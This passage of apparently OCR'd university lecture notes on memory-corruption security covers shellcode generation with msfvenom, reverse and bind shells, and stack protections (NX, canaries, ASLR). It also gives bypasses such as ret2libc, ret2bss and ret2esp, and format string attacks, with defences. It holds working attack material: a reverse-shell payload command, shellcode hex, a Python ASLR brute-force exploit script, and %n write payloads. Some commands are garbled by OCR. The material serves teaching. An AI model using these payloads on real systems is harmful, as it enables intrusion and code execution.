x86/shikata_ga_naichosenwithfinal size 89
Payload size: 89 bytes
```

[12] http://shell-storm.org/shellcode/


[13] https://subscription.packtpub.com/book/networking_and_servers/9781788473736/5/ch05lvl1sec40/generating-shellcode-using-metasploit

```
Final size of hexfile: 178 bytes
bdcc755e9cdac7d97424f45b29c9b11083ebfc316b10036b102e803497f6f29bc16e287f87895a50
e43d9bc625dff278b3fc576dd802586dba6130026431a5af10d04b37f947ecc795e8655c5cd605eb
ce37e6445cbe07a7e2


#Produce elf formated files
msfvenom --payload linux/x86/exec --platform linux  --arch x86 --format hex c
         --bad-chars '\x00' '\xa0' '\x0d' '\x20' CMD="echo testing exploit:pwn!" -f elf> result.elf

#Encoder
msfvenom --payload linux/x86/exec --platform linux  --arch x86 --format hex c
         --bad-chars '\x00' '\xa0' '\x0d' '\x20' -e x86/shikata_ga_nai- 4 CMD="echo testing exploit:pwn!"

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_naisucceededwithsize 89 (iteration=0)
x86/shikata_ga_naichosenwithfinal size 89
Successfully added NOP sled from x86/single_byte
Payload size: 93 bytes
Final size of hexfile: 186 bytes
27f5d63fd9cabe7c97edffd97424f45d29c9b11031751903751983edfc9e6287f406140a6dde0bc8
f8f93c21886dbd55410fd4cb142c74fc3cb279fc27d1119387418718bc0029b81cb7cd36315847c3
f386e75c6ae707f4216ee63745
```


7.2.3 Bind/Reverse shellcode

One main step of an attack is to take control of the vulnerable system and then open a backdoor to start **amplification** of the attack. A **backdoor** can be:

1. A port opened and listening on the vulnerable system: **a bind shell**



2. A connection from the vulnerable system to the attacker: **a reverse shell**, in most cases, one goes for reverse shell.



`Netcat` is a tool to establish a connection between two entities

- On server : `nc -lvp 444`
- Client listen : `nc address 444`

Generate an executable ELF file for a reverse shell code on localhost port 4444. On server side:

```
msfvenom --payload linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > shell.elf
```

Warning: Client must start listening before shell is started, else “segmentation".

8 Stack Protections

8.1 Non Executable Stack

Most of buffer overflow exploits that involve shell code require to:

1. Push the shellcode on the stack
2. Execute the shellcode

```
#Make the stack non executable
gcc -m32 -z  --no_execstack  password.c -o password
#Make it executable = compiler based solution
gcc -m32 -z  --execstack  password.c -o password
```

8.1.1 Bypassing protection - `ret2libc`


Most of attacks related to shellcode aims at opening a shell. For simplicity, let's assume that this shellcode is done with `system("/bin/sh")`.
Remind that call address of function is equivalent to

1. `push eip`
2. `jmp address`

Remind also that when entering a function `funcillu`, after call the stack contains:

1. `saved EIP`
2. local parameter of `funcillu`

`ret2libc` Smash the stack so that when leaving a function, the return address is the one of `system()` and rearange the stack so that it contains local parameters for `system()`



8.1.2 How to find addresses ?

- Obtaining `system()` address is easy. [14]
  - Function is present is dynamic libraries
  - In gdb, the command is `p system`
- Finding address of `/bin/sh` is a bit more complex
  - String may not be present
  - Let's scan memory from0 to 99999999 bytes
  - In gdb: `find__libc_start_main, + 99999999, "/bin/sh"`

  What to do in case `/bin/sh` does not exist, since there is not guarantee than `/bin/sh` has bee stored:

  ⇒ Solution: store it in environment's set of variables

  ⇒ set environment `HACKNDO=/bin/sh`

  ⇒ The address can now be retrieved: `x/s *((char **)environ+x)` where `x` is the index of `environ`

  It may take time → **automatize** the process

8.2 StackShield

The main objective is to guarantee that **`saved EIP` has not been corrupted**. The idea is to maintain a separate **list with all `saved EIP`** from function calls and each time a function terminates, one checks whether `saved EIP` is the one in the list. Takes an assembly file and produces another one (**not at compiler level**).

Known Limitations:


1. Size of the list is bounded
2. Vulnerable to alter frame pointer, function argument's control, etc

8.3 StackGuard

Buffer overflow aims at smashing the stack until `saved EIP`, what is written before the new `saved EIP` is generally also smashed (nop, shellcode). Idea of StackGuard is to place a special value called **canary** before `saved EIP`. The canary is generated randomly at execution time (hence it should not be guessed) and if canary is corrupted, then this means that stack is smashed and the program stops. The protection is **added at compiler level**.

```
#StackGuard by default
gcc -m32 password.c -o password
#Disable StackGuard
gcc -m32 -z  -fno-stack-protector password.c -o password
#On a compiled software
readelf -l password | grep STACK
                    GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW'E' 0x10
```

[14] https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf




8.3.1 Exploit - Pointer rewritting attack

Main difficulty is that canary changes from execution to execution, consequently cannot be guessed but is vulnerable to a wide range of potentially complex attacks. In this class we limit to the well-known **pointer rewritting attack**.

```
int f(char ** argv) {
    char *p;
    char a[30]; //Observation: p is before a on the stack (not always)
    p=a;        //p points to a[0]
    // Writes on a as p points on a, but in case of overflow, also rewrite p as it follows a in the stack.
    strcpy(p,argv[1]);      //L1 <= vulnerable strcpy(),
    //Writes on address pointed by p which may have been modified by L1
    strncpy(p,argv[2],16); //L2
}

void main (int argc, char ** argv) {
    f(argv);
    execl("back_to_vul","",0); //<-- The exec that fails
    printf("End of program\n");
}
```

Idea: rewrite `p` in L1 with the address of `saved EIP`. This can be done as `p` points to `a[0]`, and `p` follows `a` on the stack, i.e., an overflow of `a` will write on `p` which now points to the address where EIP is saved. Use L2 to write the new address there. Only works because the value of `p` is not modified between the two `strcpy()`. Note that only `strcpy()` in L1 needs to be vulnerable to BO. (not sure of the graph)



8.3.2 Exploit - Server

If the canary is running on a server, for each connection, two things can happened:[15]

1. `fork()` alone: in this case the same canary/stack is duplicated, this is the same process.
   - On 32 bits system, canary has size of 4 bytes and hence have 256 possible value
   - **Try to guess** 1 bytes:256 possibility, then 2, ...

   $\Rightarrow$ $4 * 256$ possibilities
   May need several IPs for that.
2. `fork()` and `execve()` on another program: change all the sections, rearrange the stack.
   Much more annoying !

8.3.3 XOR canary

Previous program is vulnerable not only because of his structure but also because StackGuard only checks if the value of canary has been corrupted, not if `saved EIP` has been corrupted. The idea is to xor the canary with the saved return address and if the address has changed, then the canary must also change so the xor value remains the same. This protection can be bypassed too.[16]

8.4 Address space layout randomization (ASLR)

One of the main challenges of shell code injection with BO is to point to the beginning of the shell. This is generally done by guessing the address of the buffer to smash + addition of NOP but this approach only works because those addresses are fixed between executions. ASLR breaks this property by moving process entry points to random locations. Initiated in the context of the PaX project (2000, implements least protection for memory).
Important: stack related, no heap randomization

[15] `https://beta.hackndo.com/technique-du-canari-bypass/`
[16] `http://phrack.org/issues/56/5.html`

Decision is taken at kernel level:

```
/proc/sys/kernel/randomize_va_space
#If x = 0, randomization is disabled, if x=2 then it is enabled
```

```
#Disable
cat /proc/self/maps | egrep '(libc|stack)'
7ffff79e4000-7ffff7bcb000 r-xp 00000000 08:01 1967871                    /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7bcb000-7ffff7dcb000 ---p 001e7000 08:01 1967871                     /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcb000-7ffff7dcf000 r--p 001e7000 08:01 1967871                      /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcf000-7ffff7dd1000 rw-p 001eb000 08:01 1967871                    /lib/x86_64-linux-gnu/libc-2.27.so
7fffffffde000-7ffffffff000 rw-p 00000000 00:00 0                                 [stack]


cat /proc/self/maps | egrep '(libc|stack)'
7ffff79e4000-7ffff7bcb000 r-xp 00000000 08:01 1967871                     /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7bcb000-7ffff7dcb000 ---p 001e7000 08:01 1967871                      /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcb000-7ffff7dcf000 r--p 001e7000 08:01 1967871                       /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcf000-7ffff7dd1000 rw-p 001eb000 08:01 1967871                     /lib/x86_64-linux-gnu/libc-2.27.so
7fffffffde000-7ffffffff000 rw-p 00000000 00:00 0                                  [stack]

#Enable
cat /proc/self/maps | egrep '(libc|stack)'
7f83bd643000-7f83bd82a000 r-xp 00000000 08:01 1967871           /lib/x86_64-linux-gnu/libc-2.27.so
7f83bd82a000-7f83bda2a000 ---p 001e7000 08:01 1967871            /lib/x86_64-linux-gnu/libc-2.27.so
7f83bda2a000-7f83bda2e000 r--p 001e7000 08:01 1967871            /lib/x86_64-linux-gnu/libc-2.27.so
7f83bda2e000-7f83bda30000 rw-p 001eb000 08:01 1967871          /lib/x86_64-linux-gnu/libc-2.27.so
7ffc75b81000-7ffc75ba2000 rw-p 00000000 00:00 0                          [stack]

cat /proc/self/maps | egrep '(libc|stack)'
7f3c9bab6000-7f3c9bc9d000 r-xp 00000000 08:01 1967871            /lib/x86_64-linux-gnu/libc-2.27.so
7f3c9bc9d000-7f3c9be9d000 ---p 001e7000 08:01 1967871             /lib/x86_64-linux-gnu/libc-2.27.so
7f3c9be9d000-7f3c9bea1000 r--p 001e7000 08:01 1967871             /lib/x86_64-linux-gnu/libc-2.27.so
7f3c9bea1000-7f3c9bea3000 rw-p 001eb000 08:01 1967871            /lib/x86_64-linux-gnu/libc-2.27.so
7ffe91732000-7ffe91753000 rw-p 00000000 00:00 0                          [stack]
```

8.4.1 Potential exploits

ASLR is vulnerable to a wide range of attacks. This includes:[17][18]

1. **Brute force attacks**
   On 32 bits, only 24 are randomize so the idea is to try all address until it succeed. The more NOP you can place into your buffer and the best it is. There are more randomized bits on a 64 bits architecture which make it impracticable. The solution against that is thus to upgrade to such architecture.

```
1  #! /bin/sh
2  while [ 0 ]; do
3          echo $i
```

[17] https://pdfs.semanticscholar.org/440e/61ecb744e55d0425cdb648fe24e4ff999686.pdf
[18] https://www.exploit-db.com/papers/13232

```
        python replyExploit.py $i
        i=$(($i + 2048))
        if [ $i -gt 16777216 ]; then
                i=0
        fi
done;
```

```
#!/usr/bin/python
import os
import sys
import struct
def main():
        padding     = 213
        shell_code = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31" + \
                     "\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b" + \
                     "\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69" + \
                     "\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42" #55 bytes shellcode
        address     = int(sys.argv[1])
        print(address)
        buf_addr    = struct.pack("I",address)
        payload     =  "A" * padding +  shell_code + buf_addr
        thePayload  = open("payload.txt","w")
        thePayload.write(payload)
        thePayload.close()
        os.system('/Assignment2/reply2  "$(cat payload.txt)"')
main()
```

2. **Pointer redirection attacks**
   If you can switch `conf` and `licence`, then system will try to execute this. This is not a C executable file but can become one via dynamic link! Requires access to computer.

```
int main(int argc, char *argv[]){
    char input[256];
    char *conf = "test -f";
    char *licence = "This SOFTWARE is ...";
    print(licence);
    strcpy(input,args[1]);
    system(conf);
}
```

3. **Return to non randomized memory**

   (a) **ret2text** In most cases heap, BSS, data and text segment are not randomized. Return exploits consist in trying to ping point to one of those areas.

```
void public(char *args){
  char buff[12];
  strcpy(buff,args);
  printf("public\n");
}
```

```
void secret(void){
  printf("secret function");
}
int main(int argc, char *argv[]){
  if(getuid()==0) secret();
  else public(argv[1]);
 }
```

Consider the following program `ret2text.c` Function `Secret` code cannot be executed with current main, except if you're root. However, its address can be obtained using `print secret` in GDB. Changing the return address to secret by exploiting the BO vulnerability of `strcpy` gives access to secret code to non-root user.

(b) **`ret2bss`** Programs allow us to perform BO via `localBuff` and store a string in a global variable `globalBuff`.
Even with ASRL, address of `globalBuff` does not change. The exploit consist in:

i. extract the address of `globalBuff`
ii. push a shellcode in `globalBuff`
iii. and use `localBuff` to point to the shellcode

```
char globalBuff[256];
void function(char *input){
  char localBuff[256];
  strcpy(localBuff,input);
  strcpy(globalBuff,localBuff);
}
int main(int argc, char *argv[]){
  function(argv[1]);
 }
```

4. **Stack jungling** Based on creative ideas from Izik Kotler to bypass ASLR. Based on exploitation of "a certain stack layout, a certain program flow, or certain register changes". In this class, two very simple examples:

(a) `RET2EAX`: Exploitation of EAX (which contains the return value when a function ends)

```
void function(char *str){
  char buf[256];
  strcpy(buf, str);
}
int main(int argc, char **argv[]){
  function(argv[1]);
}
```

The program does not seem vulnerable. **But `strcpy` returns a pointer to `buf` which is stored in EAX**. Guess the address of EAX, you'll get the shell code one for free!

(b) `RET2ESP`: Exploitation of the `jmp *esp` command. Objective is to exploit a hardcoded data, here `jump *esp`. If the address of this instruction is known, you've your exploit by **using it as return address**. Unfortunately, this sequence does not exist in binary file. Indeed, GCC cannot produce it! So, what do we do? The problem can be leveraged by observing that `jump *esp` is equivalent to `ffe4` in hexadecimal. The objective is thus to find this sequence in the binary. This can be

achieve as follows (example):

```
Hexdump file | grep ffe4
```

As usual, the likelyhood to find `ffe4` increases with the size of the file.

(c) `RET2RET`: Exploit the `RETCHAIN` idee. Imagine that the address to the pointer exists in the stack at a higher address. The difficulty would be to walk to it, this can be done via instruction `ret`. `ret` at the end of a function pops `saved EIP` and execute it. If `saved EIP` is itselvf a `ret` then the process repeats and elements are removed from the stacks. And the idea is to walk with multiple `ret` until reaching the pointer address.

Challenge: where to find pointers to newer stack frames (older pointers have higher address!!)?
Solution: use `\0` termination of the buffer to eventually rewrite an older one into a smaller address.

5. **Stack stethoscope**
In linux, `PID` of a process can be obtained via `pidof process`. Command more `/proc/x/stat` gives statistics about process whose `PID` is `x`. The 28th element of file `/proc/x/stat` is the address of the bottom of the stack.
Exploit: compute the offset between the vulnerable buffer and the bottom of the stack. This offset does not change, even with ASLR.

Very important paper for ASLR
`https://pdfs.semanticscholar.org/440e/61ecb744e55d0425cdb648fe24e4ff999686.pdf`


9 Format String: from programming errors to vulnerabilities

9.1 Format strings

In, e.g., C language , format string are strings that contains specific characters , called **conversion specifications** characters (`%d,%s,etc.`). Format string also exist in other language such as Python for example.

9.1.1 Fortatted output functions

Format strings are usually exploited by **formatted output functions** such as `printf` and derivatives (`fprintf, vprintf, sprint`,...). Formatted output functions consist of a format string and a variable number of arguments, usually one for each conversion specification of the format string.



- `fprintf()` writes output to a **stream** based on the contents of the format string. The stream, format string, and a variable list of arguments are provided as arguments
- `printf()` is equivalent to `fprintf()` except that `printf()` assumes that the output stream is stdout
- `sprintf()` is equivalent to `fprintf()` except that the output is written into an array rather than to a stream

Formatted output functions are **variadic** functions. This means that they accept a variable number of arguments

⇒ User Contract: #of calling conventions = #of arguments (= Vulnerability)

Variadic functions are implemented using either the UNIX System V or the ANSI C approach. Both approaches require that the contract between the developer and user of the variadic function not be violated by the user. But the architecture may allow you to violate this contract ... (no way to count). This should remind of the "memory management class. **Potential error** forget one argument linked to a convention call.

9.1.2 Conversion specification

There are two main types of conversion specification:

1. **Direct:**
   - Argument is transmitted as a *value*
   - `%d`, expect an integer transmitted as a value
   - `%u`, expect a natural transmitted as a value
   - `%x`, expect an hexadecimal transmitted as a value
2. **Address based:**
   - Argument is transmitted as a *reference*
   - `%s`, expect a pointer to a string
   - `%n`, save number of chars printed before reaching `%n`


```c
int main(){
    int i = 5;
    printf("I have %d cats",i);
}
```

`%i$d` allows us to print argument number i.
`%Xd` generates an integer of size X.


```c
int main(){
    char *a = "UCLouvain ";
    printf("name of the university : %s \n",a);
}
```

9.1.3 Variadic functions on the stack

```c
int main(){
    int b = 600;
    char *uc = "UCLouvain ";
    printf("name of the university : %s %d\n",uc, b);
}
```




```c
int main(){
    int b = 600;
    char *uc = "UCLouvain ";
    printf("name of the university : %s %d\n"); // No argument is passed: what will be read ?
    // What is in the stack where the arguments should have been. Here: local variables before printf!
}
```



9.1.4 Dynamic format string: a potential vulnerability

A problem arises when a format string contains conversion specifications that are not matched with arguments. Mostly when the system **gives the control of the content** of the output function **to the user**. This is called a dynamic format string cannot be guessed by reading the code). Let us first show how `%x` can help us to read anywhere on the stack and `%n` to write there.

```
int main(int argc , char argv) {
    char msg[1024];
    strncpy(msg,arv[1],1024);
    msg[1023] = '\0';
    printf(msg);
    printf("\n");
    return 0;
}
```

- `./vuln yop` → `yop`
- `./vuln %x%x%x%x%x` → `ffc5b3f44005658b5c7f7d2bcb8`
- `./vuln AAAA%x%x%x%x%x%x%x%x%x%x` → `AAAAffe1f3e2400566545c7f7d58cb8677f9a5ff7f4f110ffe1dd1411f7d5bdc841414141`, 41 = A , 8th %x point to beginning of msg. Indeed, we went to higher addresses in the stack and eventually met msg. We control msg , and more generally anything higher in the stack, which may be dangerous. ⇒ `%x` allows to **read** on the stack
- `./vuln %s` → `Segmentation fault` Tries to print the string at address pointed by s. This address is likely to not be defined but this could change if one could put an interesting address on the vulnerable buffer, use `%x` to reach it and then `%s` to display it
- `./vuln 0xbffffe48%x%x%x%x%x%x%x%n` → will save 66 at `0xbffffe48`. We have 66 because 10 char for `0xbffffe48` and 8 char for each of the seven `%x`. ⇒ `%n` allows to **write** on the stack

9.1.5 Example

```
int main(int argc , char *argv[]){
    char text [1024];
    static int test_val = -72;
    strcpy(text,argv[1]);
    printf("the right way to do things \n");
    printf("%s",text);
    printf("the wrong way to do things \n");
    printf(text);
    printf("\n");
    printf("test val is %d at 0x%08x and contains 0x%08x",test_val,&test_val,test_val);
    exit(0);
}
```

- `./vuln AAAA%x%x%x%x`

```
the right way to do things:
AAAA%x%x%x%x the wrong way to do things:
```

```
AAAAffffcdb0f7fcd110565561f3 41414141
test val is -72 at 0x56559008 and contains 0xffffffb8
```

- `./vuln $(printf "\x08\x90\x55\x56")%x%x%x%n`

```
the right way to do things:
§UV%x%x%x%n the wrong way to do things:
§UVffffcdb0f7fcd110565561f3
test val is 28 at 0x56559008 and contains 0x0000001c
```

In case of a client/server:

- Vulnerability can be exploited to read to eventually rewrite variables on server's stack
- Vulnerability can be used to crash the system

9.2 Shell code and format string

Stack cannot be smatched (but one can still write on the stack!). However, one can rewrite content of addresses stored in the stack with `%n`. The principle is very similar to the one used to evade a canary. Let us write address of saved EIP in an appropriate place, so that we can modify its content.[19][20]

Use GDB to find:

*A*1 saved EIP

*A*2 beginning of buffer

⇒ Write A1 at beginning of buffer (i.e., A2), then use several `%x` to reach the beginning of the buffer, i.e., A2, with `printf` and `%n` to write some interesting address A3, which is inside the buffer (to be expended, but likely to be a shellcode)

Observations:

1. The position of the buffer in terms of arguments (`%x`) can be obtained
2. Writing A3 requires to write several chars, indeed `%n` only counts number of chars that are printed before reaching it!

How to:


1. Prepare a shell code contained in a buffer, just as before
2. Write A1, address where saved EIP is saved at beginning of buffer, i.e. at address A2
3. Then add some NOPS in the buffer and the shell code.
4. Then print several characteres with `%n` to write an adress A3 in NOPS on A1 (preceded by of `%x` to reach the buffer)
5. The address in NOPS thus replaces the one of saved EIP

[19] https://github.com/JonathanSalwan/ROPgadget

[20] https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf

Assume that 5 times `%x` are enough to print beginning of buffer. Position of beginning of arguments in terms of convention calls = 5 argument.

⇒ |NOPS| + |Shellcode| + |Plenty of arguments| + |%Xd| = A3
So one must chose X adequately. (not sure of the representation)



Difficulty We said to use `%n` to write an address in NOPS on A1 (`%n` counts the number of characters printed before `%n`) We thus need to display a lot of characters by using `$Xd`. `0xbffffe48` (A3) corresponds to `3221225032` char in decimal. It may be the case that displaying `0xbffffe48` chars is not possible (do not forget it is an argument!) The argument would be too large.

Solution: how to write `0xbffffe48` (A3) in `0xbffffcec` (A1)

- Use `%hn`, it is the same as `%n` except that it writes 2 bytes instead of 4
- Split `0xbffffcec` into `0xbffffcee` and `bffffcec`
- The objective will be to write `fe48` (65096) in `bffffcec` and `bfff` (49151) in `bffffcee`
- The form of the buffer is now:
  `bffffcee + bffffcec + NOPS + shellcode + %Xd + %5$hn + %Yd + 6$hn`
- Assume a shell code of size 39, and 34 NOPS
  Values for X and Y:
  - $X = 49151 - 8 - NOPS - SHELLCODE = 49070$
  - $Y = 65096 - X - 8 - NOPS - SHELLCODE = 15945$

9.3 Prevention/Detection

1. **Forbid `%n`**: Does not prevent from reading memory and some programs needs it.
2. **Permit only static format strings:** Many programs use dynamic ones (e.g Client/Server). In fact, the GNU internationalization library, generate format strings dynamically, so this too would break an undesirable amount of software.

9.3.1 Lexical Analysis

The `pscan` tool is a lexical analysis tool that automatically scans source code for format string vulnerabilities. The scan works by searching for formatted output functions and applying the following rule

"IF the last parameter of the function is the format string, AND the format string is NOT a static string, THEN complain"

Limits:

- Does not detect vulnerabilities if arguments follow the string

9.3.2 FormatGuard: Counting the number of arguments (old)

Patch to `glibc` rather old (from 2002) by restricting the number of arguments processed by a variadic function to the actual number of arguments passed. Done by replacing the normal call to a modified function that uses a specific token based mechanism to count arguments. Counting is hard arguments are passed as `varargs list`, which has no counting mechanism. Use CPP macros and specific methods to count arguments using `varargs`.

Limits:

- Block function that contains fewer conversion convention than arguments, can be fixed
- Indirect call to functions disabled the mechanism
- Some functions such as `vprintf` have their own `varargs list`
- CPP macros may not all be compatible with C
- Requires `glibc` compilation, i e source code

9.3.3 Compiler option (now replace formatguard)

To warm about uses of format functions where the format string is not a string literal and there are no format arguments. View it as formatguard embeded.

Options Wformat (called with `-Wall`) and `-Wformat-security` of gcc

```
$ gcc Wformat o fmt fmt.c fmt.c:19: warning: format %08x expects type unsigned int', but argument 3 has type 'int *'
    fmt.c:19: warning: too few arguments for format
$ gcc Wformat Wformat security o fmt2 fmt2.c fmt2.c:13: warning: format not a string literal and no format arguments
```

Limits:

- `int (*printf_ptr)(const char *format,...)=&printf;`

9.3.4 Libsafe Implementation (for %n)

